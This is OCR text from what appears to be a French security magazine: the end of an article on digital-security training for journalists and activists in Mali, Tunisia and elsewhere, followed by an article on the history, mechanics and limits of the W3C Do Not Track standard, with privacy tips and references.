Suite à cette simple question, ils se rendent compte SEULS de leur erreur et les réactions sont assez amusantes : rire d'avoir été aussi naïf pendant tant d'années ou stupeur à l'idée qu'une personne peut prendre la main sur la totalité de leurs comptes et donc leur identité auprès de leurs familles, contacts, collègues.




Fig. 1 : Photo « Atelier password », Mali

Nous les orientons vers des logiciels type KeePass (**http://keepass.info/**) pour une gestion facile et confortable.

Cet atelier est pour moi le plus important, certes basique, mais révélateur de la méconnaissance des bonnes pratiques élémentaires. La sécurité ne se résume pas à mettre à jour son antivirus ou son système d'exploitation, chose qu'on leur a vendu pendant des années, jusqu'à leur faire oublier leur propre rôle et responsabilité devant l'outil informatique.

Il faut leur faire comprendre que cela ne dépend pas d'un tiers, mais d'eux avant tout.

6 Et maintenant, au tour du réseau

Les objectifs sont simples : connaître les dangers d'Internet, l'utilisation de HTTPS, savoir configurer un client VPN, Tor.

Pour cela, on commence par un rappel rapide de l'architecture d'internet : maison -- > FAI ---> Internet. En soi, cela constitue déjà une découverte pour la plupart des participants. On explique alors HTTP, et la notion de trafic en clair. On montre alors l'interception du trafic pour les amener à une meilleure compréhension et les pousser à forcer le HTTPS dans leur navigateur. On s'appuie sur des démonstrations avec urlsnarf ou driftnet par exemple.

Une fois saisie la notion de trafic chiffré par SSL, nous abordons le VPN de façon théorique et pratique, nous insistons sur le fait que **RIEN n'est gratuit sur Internet**. Il faut donc fuir les offres gratuites de VPN ou proxy. Je leur pose simplement la question « Comment croyez-vous que ces sociétés privées payent leurs serveurs et leur bande-passante ? » Si l'argent ne vient pas de votre poche, c'est qu'ils gagnent quelque chose avec vos données qui passent par chez eux, donc vos données (IP, mails, URL de surf...) ne sont pas sécurisées et privées ! » Pour cet atelier, nous achetons des comptes chez divers prestataires connus (ex. : vpntunnel.se), ou nous mettons en place des serveurs OpenVPN dédiés pour une période définie.

Le WiFi est un autre sujet brûlant. Nous faisons la démonstration de Rogue AP ou Ettercap -G. Nous conseillons d'éviter les réseaux WiFi ouverts, de désactiver le WiFi des ordinateurs portables et smartphones quand cela n'est pas utile (fuite historique des SSID précédemment associés).

Autre gros dossier : le réseau Tor. Nous expliquons le Bundle Tor pour surfer de façon « **pseudo-anonyme** ». En effet nous faisons attention aux termes que nous employons afin de ne pas donner trop confiance aux participants quant à la notion d'anonymat sur Internet, c'est primordial.

Par exemple, utiliser Tor pour mettre du contenu sur sa page Facebook ou compte Twitter s'avère inutile, compte tenu du côté social de ces plateformes : un rapide coup d'œil sur vos abonnés ou votre historique trahira votre anonymat. Non, je ne vise pas certains Anonymous :-).

7 Outils de communication

Tout chiffrer ? Je vais en décevoir plus d'un mais non, l'approche paranoïaque ou brutale ne marche pas. Le laïus « vous êtes fliqués de partout, chiffrez tout » est peut-être utile dans les chapeaux d'articles à sensation, mais *in situ* totalement improductif.

Il vaut mieux privilégier l'approche par contexte d'utilisation qui reste beaucoup plus sage et pragmatique : je chiffre ce que je considère comme étant des données sensibles, je chiffre, car je ne veux pas mettre en danger une tierce personne...

On se lance dans les explications, l'installation et l'utilisation de GPG (dans Mail, Thunderbird), et faisons connaissance avec divers web services sécurisés.

Pour GPG, la notion clé publique/clé privée est assez complexe à expliquer de façon claire et simple au vu du niveau des participants et du temps imparti. Force est de constater que le côté théorique fait peur, voire décourage certains. Aussi, j'ai remarqué qu'en passant à la pratique, l'étape d'envoi de la clé publique sur le serveur et de récupération des clés des autres participants fait office de déclic sur la compréhension du fonctionnement de GPG.

Nous présentons aussi divers services tels que https://crypto.cat/, https://cryptobin.org/... qui sont accessibles aux néophytes.

Vient alors l'épineux cas de Skype : il n'y a plus rien à prouver quant à la faiblesse et le monitoring de ce client VOIP propriétaire, il reste pourtant très utilisé, fort d'une interface intuitive, installable sans configuration particulière et proposant un annuaire de ses utilisateurs. Il n'y a à ce jour aucun concurrent « open source » réel, même si Jitsi (https://jitsi.org/) perce doucement. L'utilisateur reste confronté au problème de ses contacts qui ne migreront pas forcément avec lui. Nous nous contentons donc de rappeler la faiblesse et le manque de confiance reconnu en cette plateforme et encourageons à ne pas s'en servir dans un contexte sensible. Il est préférable d'échanger des données sensibles via e-mails chiffrés.

8 Chiffrement de données en local / poste de travail

Là, l'objectif est simple : l'installation et l'utilisation de TrueCrypt, l'utilisation de Secure Delete.

L'atelier TrueCrypt captive particulièrement les participants et notamment le concept de « *Plausible Deniability* ». Ils y voient une réelle utilité dans leur métier où ils sont susceptibles de se voir demander l'accès à leur laptop ou à leurs supports de données (checkpoint, aéroport...).

Pour SecureDelete, on traite de la sécurisation de l'effacement de données avec le tip touche [Command] en cliquant droit sur l'icône ***Trash*** sous OS X (pas connu des participants), avec http://eraser.heidi.ie/ sous Windows (conseillé par l'EFF) et **secure-delete** sous GNU/Linux (intégration de **shred** dans Nautilus pour plus de confort).

9 Divers

Voici en vrac quelques-uns des autres sujets que nous abordons au gré des demandes et du temps disponible :

- Meta-data dans les fichiers (PDF, JPEG, etc.) ;
- Applications VPN, secure SMS, etc., sur smartphones, tablettes ;
- Outils de *recovering* (PhotoRec), concrètement: il ne faut pas résister et se mettre en danger si une autorité ou tierce personne vous demande d'effacer des fichiers.

Enfin, nous finissons avec la découverte et prise en main de Tails et de ses outils (https://tails.boum.org/index.fr.html). Nous distribuons quand cela est possible (question de budget :/) des clés USB avec Tails aux participants. J'ai eu des retours très positifs d'utilisation et de réplications avec l'outil inclu qui permet de cloner Tails très facilement.

Conclusion

J'ai tenté de décrire une formation type de 3 jours. Jusqu'à présent, les formations que j'ai données (Tunisie, Égypte, Mali, France, Italie...) avec RSF (Grégoire Pouget, Stephane Koch), FIDH (Nicolas Diaz) ou personnelles ont porté leurs fruits au vu des mails chiffrés que je reçois et contacts que j'ai gardés avec les participants, qui eux-mêmes répercutent ce qu'ils ont appris.

Je tiens à remercier Greg et Lucie de RSF, Nicolas de la FIDH qui font beaucoup pour que des journalistes, blogueurs, défenseurs des droits de l'Homme puissent faire leur travail dans de meilleures conditions numériques, les gus du garage, Telecomix, GCU, botnets.fr, Paulla, j'en oublie plein, mais ils sont TOUS d'utilité publique <3

PS : Je ne peux pas hélas, fournir de photo de formations avec les participants pour les raisons que vous comprendrez, sauf celle-ci, mais sans doute peu pertinente pour vous. ■

Fig. 2 : Pendant les pauses, ça convertit au logiciel libre :)

DO NOT TRACK, UNE TENTATIVE DE PROTECTION DE NOS VIES DIGITALES : CONTEXTE, HISTOIRE, ENJEUX

Virginie Galindo – virginie.galindo@gemalto.com - @poulpita

mots-clés : HTTP / HTML / COOKIE / FEVAD / W3C / TRACKING

1 Promenons-nous dans les bois

Quiconque se promenant en forêt a conscience de laisser nombre d'indices derrière lui. Des traces de pas, des brindilles cassées, des herbes couchées, des miettes de sandwich... Il est également fort probable qu'une fourmi aventureuse se sera glissée dans un sac, que du pollen se soit accroché sur les vêtements et qu'une feuille sèche soit piquée dans nos cheveux. Tout ceci paraîtra bien naturel, même aux plus urbains d'entre nous. Il en va de même lorsque nous nous promenons sur le Web. Les vecteurs de trace sont un peu différents, puisque nous disposons dans ce cas d'un équipement (ordinateur, tablette, téléphone portable) caractérisé par une adresse IP, une adresse MAC, qui comporte des applications dédiées pour des services ciblés (mon appli Twitter, mon Facebook, mon application SNCF), ou encore un navigateur qui permet de visiter des pages web... Cet équipement et les applications qui lui sont associées, composent une empreinte de nos activités digitales, qui peut être pistée, donc reconnue.

2 Les promenades balisées : les applications dédiées

La collecte d'informations personnelles pour les applications dédiées (mon Facebook, mon Twitter...) est régie par des conditions d'utilisation, que l'utilisateur aura acceptées au moment du chargement ou de l'achat de l'application. Libre à ces applications, de garder en mémoire votre comportement d'usager, de rapatrier des données que vous aurez eu la gentillesse de lui concéder vers des serveurs, d'effectuer des mises à jour du logiciel ou des conditions d'utilisation, du moment qu'elles se conforment aux lois sur la détention de données personnelles. C'est un cadre précis, qui en théorie permet à l'utilisateur de contrôler les informations qu'il disperse. Le plus compliqué pour l'utilisateur sera évidemment de prendre connaissance des conditions d'utilisation et de déterminer où et dans quel but ses données seront conservées. Heureusement, certains sites aident à y voir clair, comme Term And Service Did Not Read, qui alloue une note aux conditions d'utilisation (du lisible au illisible) **[I]** ou ToSBack qui piste avec précision les changements dans les conditions d'utilisation **[Ibis]**.

3 Le libre parcours : le navigateur

L'exploration de sites web avec un navigateur est une aventure un peu différente. Lorsque vous utilisez un navigateur au cours d'une session de surf, vous utilisez un logiciel, souvent gratuit, dont la fonction principale est de créer pour vous une fenêtre sur le monde du Web, et qui vous permet de visiter les sites web mis à votre disposition. Au cours de ces excursions, votre navigateur se charge d'indices et laisse des informations vous concernant sur chaque site web.

Les miettes que vous laissez sur les sites sont vos adresses IP, les caractéristiques de votre navigateur, les temps de visite, les actions réalisées sur le site (nombre de clics, historique de vos déambulations...). Les informations concernant votre équipement sont accessibles au site grâce aux messages échangés entre votre matériel et le site : les trames IP indiquent votre adresse IP, les requêtes HTTP (permettant d'échanger le code HTML des pages) contiennent le type de votre navigateur, sa version. Et les sites se dotent également d'outils statistiques plus ou moins intrusifs qui interrogeront les caractéristiques de votre environnement par de petits programmes JavaScript anodins, du style quelle est la taille de l'écran de votre navigateur... Toutes ces informations sont stockées

précieusement par le site visité, qui saura vous reconnaître à votre prochaine visite, corrélera votre comportement, et pourra vous proposer des contenus, des produits ou des services adaptés. Ça, c'est que vous laissez sur les serveurs.

Côté utilisateur, les petites fourmis et brindilles que votre navigateur rapporte de ces séances de surf sont de plusieurs sortes : des cookies, les mots-clés tapés au cours de vos recherches par le biais de moteurs de recherche, l'historique de votre navigation, les fichiers téléchargés au cours de vos étapes sur les sites. Petit point technique sur le cookie : c'est une série d'informations stockées par votre navigateur pour un site donné, qui permettra à ce site de reconstruire votre contexte de navigation à votre prochaine visite. Son expression, les informations qu'il contient, la façon dont il est chargé dans votre navigateur sont décrites par des normes de l'IETF **[2]**. Il peut être éphémère (le temps d'une session) ou permanent (ou disons peut avoir une durée de vie plus ou moins longue) et représente ce que vous avez fait sur le site, si vous étiez loggé, si vous aviez spécifié des préférences...

4 Pourquoi votre navigateur prend-il la peine de stocker ces informations ?

Pour des raisons de performance. Le navigateur, en stockant ces informations sera plus efficace au cours des prochaines visites. Le cookie permettra de restituer à l'utilisateur sa page préférée lorsqu'il se rendra sur le site, les mots-clés seront réutilisés pour une recherche prochaine... Si votre navigateur rame, vous en changerez. Or les entreprises qui fournissent et maintiennent ces logiciels à titre gracieux ont un modèle de revenus fondé sur leur nombre d'utilisateurs.

Microsoft compte sur sa puissance de frappe dans le milieu des entreprises pour fournir Internet Explorer et sa suite de logiciels reposant sur les services internet (type cloud, sharepoint...). Google déploie son navigateur Chrome et draine des utilisateurs vers son offre de services type Gmail, Calendar, Google Maps, Google+ qui lui permet de collecter des données sur les utilisateurs et leur fournir de la publicité ciblée. Mozilla est une fondation qui bénéficie de dons de code pour développer ses produits Firefox. Opéra développe des versions de son navigateur personnalisées pour des environnements embarqués, tels que le mobile. Certains ont également un modèle de partage de revenus avec des moteurs de recherche, tels que Google. Des stratégies différentes, mais tous, sans exception, cherchent à capter et maintenir une base d'utilisateurs la plus grande possible pour ensuite la faire valoir auprès soit de publicitaires (Google), soit de fournisseurs de plugins ou addons. Bref, il leur faut être performant pour être sûrs que vous ne changiez pas de crèmerie.

5 Pourquoi les sites stockent-ils des informations sur votre visite ?

Contrairement à ses débuts, le Web est devenu un lieu de consommation comme un autre. L'usage commercial d'internet est devenu une seconde nature, le modèle de la publicité est en expansion, et le e-commerce gagne chaque année des parts sur la vente dans les magasins physiques. Par exemple, la Fédération du E-commerce et de la Vente A Distance (FEVAD) annonce que les achats sur internet captent aujourd'hui 21% des achats relatifs aux produits culturels physiques et dématérialisés, et 16% des produits techniques (électroménager, télécoms, électronique grand public, photo, micro-informatique) **[3]**. L'économie du Web repose donc aujourd'hui sur un mode de vente de produits et de services, et de publicité. Et à ce titre, la reconnaissance et le profilage des visiteurs est un enjeu essentiel. Les outils qui permettent de profiler les utilisateurs sont de plus en plus puissants. Il faudra noter que cette pratique de rétention d'informations, stockées puis recoupées, pose un problème en terme de législation : un rapport récent de la CNIL indique que 1 site sur 5 seulement visités (et des applications téléchargées) prend la peine d'expliquer quels genres d'informations sont collectés, et comment elles sont utilisées **[4]**. Néanmoins, la question qui nous intéresse ici, est comment un internaute pourra empêcher ces informations d'être collectées. Couper la source d'indices, donc.

6 Le Do Not Track, un pavé dans la mare du Web...

Dans ce modèle où chaque utilisateur d'internet est un consommateur potentiel, il est essentiel de connaître les moindres préférences de l'internaute et de lui proposer des offres de produits ou de services ciblées. Le Do Not Track vient donc perturber cet équilibre. Le Do Not Track est une fonctionnalité embarquée dans votre navigateur qui indique sans ambigüité au site visité que vous ne souhaitez pas qu'il se souvienne de votre visite. Qu'il vous ignore. Une promenade qui ne laisserait, en somme, aucune trace en forêt. Un souhait qui semble assez naturel pour les citoyens en quête de protection de vie privée, et qui pourrait être très simple à réaliser techniquement. Mais un site pourra-t-il renoncer à vous traquer ? Un navigateur pourrait-il avoir un intérêt de vous rendre invisible ?

7 Le début du commencement du Do Not Track ?

Mozilla a « inventé » le Do Not Track. Et afin que cette pratique annoncée comme étant favorable à la vie privée s'étende, Mozilla a partagé ce mécanisme sous la forme d'une contribution au World Wide Web Consortium (W3C), l'organisme qui normalise le Web. Le W3C a toujours été motivé par un Web pour tous : un Web accessible à chacun, quelles que soient ses capacités, ses limitations physiques ou géographiques. Traditionnellement ouvert, c'est un lieu privilégié pour discuter de l'innovation technologique du Web, mais aussi de l'innovation des usages du Web. Suite à un atelier sur le sujet en 2011 **[5]**, le directeur du W3C, Tim Berners Lee, a décidé de créer un groupe de travail nommé Tracking Protection (se protéger du pistage) **[6]**. Aujourd'hui, 99 participants contribuent, représentant 42 organisations. Parmi elles : Google, Facebook, eBay, Adobe, Walt Disney, tous les fournisseurs de navigateurs, des conglomérats de publicistes tels que Digital Avertising Alliance, ou Interactive Advertising Bureau, Future of Privacy Forum (qui réunit les géants du Web et œuvre pour un usage responsable des données), enfin des associations telles que EFF (*Electronic Frontier Foundation*) ou encore le Center of Democracy & Technology représentant les intérêts des citoyens. Une grande diversité d'acteurs, motivés par des intérêts divergents, on l'aura compris. Néanmoins ces acteurs se sont fédérés dans ce groupe de travail, acceptant les règles du jeu, et promettant de délivrer une solution technique pour donner les moyens aux utilisateurs du Web de ne pas être pistés.

8 Concrètement Do Not Track, c'est quoi ?

Au vu des acteurs présents autour de la table, au vu des enjeux des industries respectives, il a fallu commencer par le commencement : se mettre d'accord sur la définition des termes. Qu'est-ce que le tracking, qu'est-ce qu'un site visite, qu'est-ce qu'un site tiers (alimentant le site principal visité en contenu), que signifie exactement un profilage d'utilisateurs, que veut dire dés-identifier des données ? Autant de questions qui ont permis de mettre à jour les rouages des industries du contenu, de la publicité, des fournisseurs de services web.

Concrètement, le groupe du W3C « Tracking Protection » a livré deux spécifications qui sont à l'état de brouillons **[7]** **[8]** qui expriment comment le navigateur doit se comporter et quels sont les choix laissés aux utilisateurs. En l'état, le standard pourrait se résumer comme suit.

Le « tracking preference » repose sur le mécanisme suivant : l'utilisateur exprime une préférence de Do Not Track qui est capturé par le navigateur. Lorsque le navigateur communique avec un site, dit target, pour récupérer des pages HTML, par le biais du protocole HTTP, il se doit de rajouter systématiquement dans sa requête HTTP une information supplémentaire de type « DNT » (Do Not Track). Si la valeur associée à ce champ « DNT » égale à 1, ceci indique que l'utilisateur ne souhaite pas être pisté. La spécification prévoit un champ supplémentaire nommé « DNT extension », afin d'exprimer des raffinements dans ces préférences, mais à ce jour, les options possibles ne sont pas encore définies. Par ailleurs, il est indiqué dans cette norme que cette série d'informations relative au souhait de vie privée de l'internaute ne doit être modifiée par aucun des intermédiaires relayant la requête HTTP, ni un élément du réseau, ni votre Fournisseur d'Accès Internet.

En pratique, une trame http supportant l'option Do Not Track comportera les champs suivants :

```
// header
DNT-field-name  = "DNT"
// valeur
DNT-field-value = ( "0" / "1" ) *DNT-extension
// extension optionnelle
DNT-extension   = %x21 / %x23-2B / %x2D-5B / %x5D-7E
                ; excludes CTL, SP, DQUOTE, comma, backslash
```

Dans un souci de transparence pour l'utilisateur, le mécanisme « tracking preference » définit une réponse, que renvoient les sites visités, afin d'indiquer dans quelle mesure ils se conforment à ce mécanisme. Ce statut peut indiquer plusieurs niveaux de conformité, par exemple : je respecte la norme ou je ne la respecte pas. Ou encore, je suis en lien avec d'autres sites qui respectent cette norme. Cette dernière indication est essentielle pour les modèles de contenus à base de mash-up dans lesquels une page est construite par le biais de contenus provenant de plusieurs sites




Fig. 1

différents, par exemple : des fournisseurs de publicité. Ce statut permet encore de préciser : je suis un site qui respecte la norme, et en plus je me souviendrai de ce souhait de ne pas être pisté à ta prochaine visite. Ci-dessous un exemple d'intégration de cette option dans le navigateur Firefox sous la forme de l'option ***Tracking*** (Fig. 1).

La norme dans l'état actuel prévoit toutefois plusieurs cas d'exceptions qui autoriseraient un site à ne pas se conformer à la norme ponctuellement : les questions de suivi financiers, les affaires de sécurité nationale ou encore les outils de débogages, sont autant de bonnes (ou de mauvaises) raisons pour échapper à la norme. Dans ce cas, la norme du W3C explique comment le site visité doit transmettre les éléments au navigateur pour trouver la charte (ou policy) qui décrive ces conditions exceptionnelles. Cette charte est une ressource disponible sous le domaine du site, dans un sous-domaine nommé dnt. Une variante de cette charte d'exception peut exister selon chaque page visitée.

En bref, on retrouve donc dans cette solution technique les moyens pour l'utilisateur de s'exprimer, de connaître l'engagement des sites visités et de comprendre leur politique de gestion des données. Mais, mais, mais...

9 La normalisation, un long fleuve tumultueux !

La normalisation est une aventure collective souvent passionnante, qui repose sur des compétences et des qualités individuelles, mais également des intérêts économiques. Le fait que certains membres aient des intérêts conflictuels, rajoute dans la complexité de la dynamique de groupe. Il faut noter que des questions fondamentales causent de profonds désaccords entre les participants du groupe W3C Tracking Protection. Le groupe se doit de traiter encore un certain nombre de points ouverts tels que la définition de la collecte d'information, les limites d'un site visité exactement... Par ailleurs, le groupe a dû surmonter un certain nombre d'embûches telles que :

- Une demande d'exclusion de brevets : un membre du groupe a indiqué qu'il détenait un brevet qui correspondait au mécanisme décrit dans la spécification technique, et qu'il n'accorderait pas de licence gratuite aux intégrateurs du Do Not Track. Ceci va à l'encontre de la politique du W3C qui promet un Web pour tous, utilisable sans brevet. Un groupe de médiation a été créé afin de parvenir à un accord avec le détenteur de ce brevet.
- Une proposition ferme de la Digital Advertising Alliance de revisiter les termes de pistage, et de collection, largement en faveur de l'industrie de la publicité. Cette proposition balayait les intérêts du citoyen. Le groupe de travail l'a rejetée, mais a dû se fendre d'un mémo explicatif de 34 pages, pour éviter que les publicitaires ne reviennent à la charge.
- De nombreux flames sur la mailing-list publique du groupe, avec des messages frisant les attaques personnelles.

Le travail progresse donc lentement, au vu de ces divers incidents. Néanmoins, le groupe annonce une spécification stable (ou recommandation comme on les appelle au W3C) d'ici avril 2014.

10 Mais qui utilise le DNT, et quel site le respecte aujourd'hui ?

Côté navigateur, la plupart d'entre eux se sont mis à la page en 2012 et offrent à l'utilisateur la possibilité d'exprimer son consentement ou son refus à être pisté. Mozilla a été un précurseur, comme on l'a vu. Microsoft a également eu l'occasion de faire le buzz lors de la sortie de sa version d'Internet Explorer labellisée « Do Not Track ». En effet, l'option DNT était préconfigurée pour l'utilisateur à la valeur « ne pas me pister ». Ce choix audacieux a généré une levée de boucliers générale contre Microsoft : de la part des publicitaires qui se sentaient lésés, et de la part des associations de citoyens pour qui le point essentiel de DNT réside dans le choix éclairé, consentant et avisé de l'internaute de ne pas être pisté. Enfin Opera, Safari, Chrome ont suivi avec plus de discrétion, mais offrent cette option dans leurs dernières versions.

C'est du côté des sites web que le Do Not Track ne fait pas recette. Récemment, Twitter et Pinterest ont déclaré prendre en compte le souhait des utilisateurs de ne pas être pistés. Ces annonces permettent à ces jeunes (mais prometteurs) acteurs du web de mettre en avant leur politique de contenu ciblé. Twitter s'en servira pour rendre acceptable l'insertion de tweets personnalisés dans les timelines de ses utilisateurs **[9]**. Pinterest, présentera à ses utilisateurs des « boards » appropriés, en fonction des sites précédemment visités et des thèmes les plus fréquemment annotés par chacun **[10]**. Une liste de sites web se conformant aux principes du Do Not Track est maintenue par des chercheurs des universités américaines de Stanford et Princeton, contributeurs des activités W3C **[11]**. Les supporters du Do Not Track espèrent que cette liste grandira lorsque la norme sera plus stable. La tendance lourde aujourd'hui reste d'ignorer l'indication des internautes de ne pas être pisté. Une étude de l'université de Leuven montre que la plupart des sites pratiquant le *browser fingerprinting* (c'est-à-dire la récupération active des caractéristiques de votre navigateur afin de mieux vous repérer) ignore sciemment la préférence de l'utilisateur en matière de pistage **[23]**.

11 Mais finalement, Do Not Track protège-t-il la vie privée des internautes ?

Soyons réalistes. Le Do Not Track ne représente qu'une infime partie du problème de la vie privée. Certains vont jusqu'à dire que c'est un concept *Dark Pattern* **[12]**, c'est-à-dire un écran de fumée, à plusieurs titres. Premièrement, son nom. Le Do Not Track prête à confusion, il donne l'impression à l'utilisateur d'avoir le choix de protéger l'intégralité de ses données, alors que dans la pratique, le Do Not Track, protège simplement le consommateur d'une publicité ciblée. Deuxièmement, son application par les sites web reste optionnelle.

Cette notion de vie privée, restreinte à une vision consumériste des utilisateurs n'est sans doute pas satisfaisante, si on souhaite l'étendre à une vision de citoyens. Le Do Not Track ne traite absolument pas des traces que vous ramenez dans votre navigateur lors de vos visites du merveilleux monde du Web (historiques de recherche, URL visitées, documents chargés...). Si ces informations sont en général uniquement accessibles à votre navigateur, elles ne sont pas à l'abri d'attaque d'applications malveillantes qui les récupéreraient pour espionner votre activité **[14]**. Ces informations sont pourtant caractéristiques de vos activités digitales, et une fouille minutieuse de ces données permettrait de connaître vos activités les plus secrètes (certaines mauvaises langues diront que PRISM est déjà passé par là).

Le Do Not Track ne prévient pas le fait que quelqu'un puisse espionner votre activité sur le réseau, puisque vos requêtes de navigation restent accessibles et lisibles, elles comportent simplement une demande discrète et civile de ne pas vous espionner.

Néanmoins, le Do Not Track est un premier pas vers une prise de conscience. Une étude récente de Forrester avance que la transparence pourrait être la prochaine valeur sur laquelle les sites marchands communiqueront, ce qui serait tout à l'avantage des citoyens si cette course à la transparence était effective **[13]**.

12 En attendant que le monde soit meilleur, que faut-il faire ?

En attendant que le monde soit meilleur, il est donc sans doute plus prudent pour initier un début de vie privée de compléter ce Do Not Track par une série de mesures plus ou moins musclées.

Commençons par une navigation privée. C'est-à-dire, paramétrer son navigateur pour qu'il n'enregistre aucune information relative à vos escapades sur le net. La navigation privée est un mode d'utilisation de votre navigateur qui laissera intacte la liste de vos cookies, qui ne chargera pas l'historique avec les URL que vous aurez visitées, ni ne gardera les documents que vous aurez chargés. Évidemment, ce sera moins pratique pour retrouver un site précédemment visité, mais ce sera tellement plus « privacy ». Cette hygiène de base vous permettra de ne donner aucun indice sur vos activités aux personnes qui utiliseraient le même matériel que vous. Néanmoins, votre navigateur même en mode de navigation privée échange avec le reste du monde des trames IP, qui indiquent l'adresse IP de votre matériel.

Si vous avez un appétit pour une vie privée un peu plus sérieuse (pour de bonnes ou mauvaises raisons, qu'importe, tout le monde a le droit de protéger sa vie privée), vous pourrez pousser la barre un peu plus loin, et pas forcément en ayant un doctorat en cryptographie. Vous pourrez utiliser plusieurs services ou applications qui rendront un peu plus complexe le suivi de vos activités. Voyons quelques exemples...

13 Quelques réflexes de base pour protéger sa vie privée

Pourquoi ne pas utiliser un moteur de recherche qui ne révèle rien de vous ? Un moteur de recherche qui ne donnerait pas votre adresse IP n'enregistrerait pas vos recherches, tel que DuckDuckGo ou Qwant. Il est inutile de laisser des poussières d'indice de vos petits moments de curiosité. Vous pouvez également protéger vos échanges avec des sites certifiés par le biais du protocole HTTPS (S comme sécurité, à savoir confidentialité et intégrité de vos échanges). Par exemple, le récent plugin de Firefox « HTTP Nowhere », force les sites visités à chiffrer vos messages, et vous prévient si le site ne supporte pas cette fonctionnalité **[24]**. Si vous sortez à découvert, ce sera en toute conscience.

Pour aller un cran plus loin. Vous pouvez utiliser des services conçus avec un souci de sécurité ou d'anonymat. En voici quelques exemples. Communiquer avec le reste du monde avec des applications dédiées qui garantissent que vos messages (mails, textos, sessions de chat) soient vraiment chiffrés (donc illisibles pour qui ne détient pas la clé de déchiffrement). Suite aux révélations d'espionnage à grande échelle de PRISM, de nombreuses applications ont été placées sur le devant de la scène pour leur qualité sécuritaire, telles que Hushmail pour une messagerie protégée, ou les produits de communication chiffrée de SilentCircle... **[15][16]**.

Surfer par le biais d'un réseau alternatif comme Tor **[22]**. Tor est un réseau composé de nœuds (des serveurs comportant du logiciel Tor), ce réseau permet d'acheminer les requêtes d'un utilisateur en brouillant

les pistes. En effet, si vous envoyez un message vers un de vos amis via le réseau Tor, votre requête sera acheminée de nœud en nœud, de manière chiffrée, avec une clé différente de nœud en nœud. Par ailleurs, le message suivant vers le même destinataire sera acheminé sur un chemin différent, rendant l'interception d'informations difficile. La force de Tor réside dans la multiplicité et la diversité de ses serveurs, répartis sur la planète. Par ailleurs, en relayant la navigation par de multiples points, Tor permet à ses utilisateurs d'accéder à des sites potentiellement filtrés par leur fournisseur d'accès internet, leur gouvernement ou leur employeur. Par ailleurs, Tor permet de faire du chat et de la messagerie anonyme, ou encore de la publication de sites web anonymes. Pour faire un essai rapide, vous pouvez tester le tout nouveau navigateur qui repose sur Tor : Pirate Browser de The Pirate Bay **[17]**. Ou encore Tails, un OS dont le design repose sur un souhait d'anonymat, s'appuyant également sur Tor **[18]**.

14 Et veiller...

Le monde du logiciel sécurisé est un monde en évolution permanente, certaines applications peuvent être affaiblies par des failles de sécurité. Personne n'est à l'abri d'une clé secrète malencontreusement révélée, ou d'un algorithme mal codé. De nouvelles applications viennent remplacer les anciennes, dont la robustesse est à nouveau à démontrer, à tester... Il existe de nombreux mouvements qui maintiennent une veille critique sur la surveillance des utilisateurs du Web et peuvent recommander des logiciels ou de bonnes pratiques. Souvent défenseurs d'un Internet libre et accessible à tous, ou tout simplement soucieux de la libre circulation des informations autour du monde, sans frontières. On y retrouve de gentils hackers qui conseillent, forment, et partagent beaucoup tels que l'association la Quadrature du Net **[19]**, le site Reflets.info **[20]**, ou encore le mouvement We Fight Censorship **[21]**.

En attendant que le monde soit meilleur, restez donc attentif, combinez les solutions, et sortez couverts ! ■

▪ RÉFÉRENCES

[1] Terms and Service Did Not Read http://tosdr.org/

[1bis] The Term of Services Tracker http://tosback.org/

[2] Norme IETF décrivant la gestion du cookie : RFC 2109 « HTTP State Management Mechanism » http://www.ietf.org/rfc/rfc2109.txt

[3] Fédération e-commerce et vente à distance, chiffres clé 2013 http://www.fevad.com/uploads/files/Publications/Chiffres_Cles_2013%281%29.pdf

[4] Données personnelles : un site Web sur cinq n'informe pas les internautes http://pro.clubic.com/legislation-loi-internet/donnees-personnelles/actualite-577742-donnees-personnelles-cnil-20-sites-information.html

[5] Workshop W3C sur la vie privée [anglais] http://www.w3.org/2011/track-privacy/

[6] Définition des objectifs du groupe de travail du W3C « Tracking Protection » [anglais] http://www.w3.org/2011/tracking-protection/charter.html

[7] Spécification W3C Tracking Preference Expression [anglais] http://www.w3.org/TR/tracking-dnt/

[8] Spécification W3C Tracking Compliance and Scope [anglais] http://www.w3.org/TR/tracking-compliance/

[9] Twitter annonce le support de Do Not Track [anglais] http://www.theverge.com/2013/7/3/4491376/twitter-enabling-targeted-advertising-but-allows-do-not-track

[10] Pinterest annonce le support de Do Not Track [anglais] http://techcrunch.com/2013/07/26/pinterest-adds-support-for-do-not-track-as-it-begins-a-rollout-of-a-more-personalized-experience-for-users/

[11] Page répertoriant les sites conformes au Do Not Track [anglais] http://donottrack.us/

[12] Do Not Track et la notion de Dark Pattern [anglais] http://work.erikvold.com/ux/2013/07/30/do-not-track-dark-pattern.html

[13] Privacy as the next green movement? Study says companies will compete on data practices http://gigaom.com/2013/07/29/privacy-as-the-next-green-movement-study-says-companies-will-compete-on-data-practices/

[14] Exemple d'attaque sur les données détenues par un navigateur [anglais] http://threatpost.com/javascript-and-timing-attacks-used-to-steal-browser-data/101559

[15] Un quart d'heure d'anonymat en ligne par Jean-Marc Manach https://wefightcensorship.org/fr/article/quart-dheure-danonymat-en-lignehtml.html

[16] Simple solution for message encyption http://www.techradar.com/news/software/security-software/simple-solutions-for-message-encryption-1164571

[17] Tails, l'operating system anonyme par design https://tails.boum.org/index.en.html

[18] Pirate Browser [anglais] http://piratebrowser.com/

[19] La Quadrature du Net http://www.laquadrature.net/fr

[20] Reflets.info http://reflets.info/

